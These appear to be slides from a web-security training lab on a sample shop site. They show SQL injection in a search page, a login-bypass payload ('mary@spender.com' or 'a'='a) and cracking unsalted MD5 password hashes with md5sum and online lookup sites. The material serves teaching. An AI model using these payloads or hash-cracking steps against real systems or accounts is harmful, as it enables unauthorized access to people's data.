
2. SQL Injection in Search page (step4)

- Type in search query **【a'='a】** , but SQL is ...
 - SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'a'='a' IN (itemnum,sdesc,ldesc)



2. SQL Injection in Search page (step5)


- Type in search query **【a'<>'a】** , but SQL is ...
 - SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'a'<>'a' IN (itemnum,sdesc,ldesc)



Login


3. Ability to login without a known password

- Known ID/pass is “big@spender.com/money”




3. Ability to login without a known password

- Try to login another ID "mary@spender.com"



3. Ability to login without a known password

- Hint: Try to make SQL Error in login page



3. Ability to login without a known password


- Email: 'mary@spender.com' or 'a'='a



password


4. Crack easy hashed password algorithm

- Can you crack this password algorithm?



4. Crack easy hashed password algorithm

- Google: d41d8cd98f00b204e9800998ecf8427e



4. It seems to be a MD5-hashed algorithm

```
$ echo -n "" | md5sum -  
d41d8cd98f00b204e9800998ecf8427e *_
```

```
$ echo -n "password" | md5sum -  
5f4dcc3b5aa765d61d8327deb882cf99 *_
```

```
$ echo -n "1234" | md5sum -  
81dc9bdb52d04dc20036dbd8313ed055 *_
```

```
$ echo -n "money" | md5sum -  
9726255eec083aa56dc0449a21b33190 *_
```

4. md5crack.com

The screenshot shows a web browser window with the address bar displaying "md5crack.com/crackmd5.php". The main content area features the "md5crack" logo in a colorful, stylized font, with the tagline "Using Google to crack passwords." below it. A section titled "Oracle Password Encryption" includes the text "SafeNet DataSecure Platforms Encrypt critical data in databases" and a link to "SafeNet-Inc.com". A search input field contains the MD5 hash "f1a0e73e5d7fc293952d380e32fda73c". Below the input are two buttons: "Crack that hash baby!" and "Generate MD5 Hash". A Facebook widget for "MD5Crack on Facebook" shows a "Like" button and a count of 253. The "Your Results" section displays the output: "Found: md5('himitsu') = f1a0e73e5d7fc293952d380e32fda73c".

md5Crack.com | md5 crack x

md5crack.com/crackmd5.php

md5crack

Using Google to crack passwords.

Oracle Password Encryption

SafeNet DataSecure Platforms Encrypt critical data in databases
SafeNet-Inc.com

AdChoices


Crack that hash baby! Generate MD5 Hash

md5crack MD5Crack on Facebook
Like 253

Your Results

Found: md5("himitsu") = f1a0e73e5d7fc293952d380e32fda73c

4. Google: MD5HashCracker



The screenshot shows a web browser window with the URL `http://md5hashcracker.appspot.com/dict/7/f/4`. The page title is "MD5 Hash Cracker". The main heading is "MD5HASHCRACKER". Below the heading is a text input field containing the hash `7f43c1e438dc11a93d19616549d4b701`. There are two buttons: "Crack" and "Generate". A "paste more" link is also visible. Below the input field is a table with the following columns: Hash, Status, Plain, and Cracking. The table lists 13 entries, all with a status of "cracked".

| Hash | Status | Plain | Cracking |
|----------------------------------|---------|-----------------|----------|
| 7f4d70a1058a4c83efb0330042fad04f | cracked | afflictionless | |
| 7f4f7657e20729d50371ed5c6dba2c45 | cracked | amphithecium | |
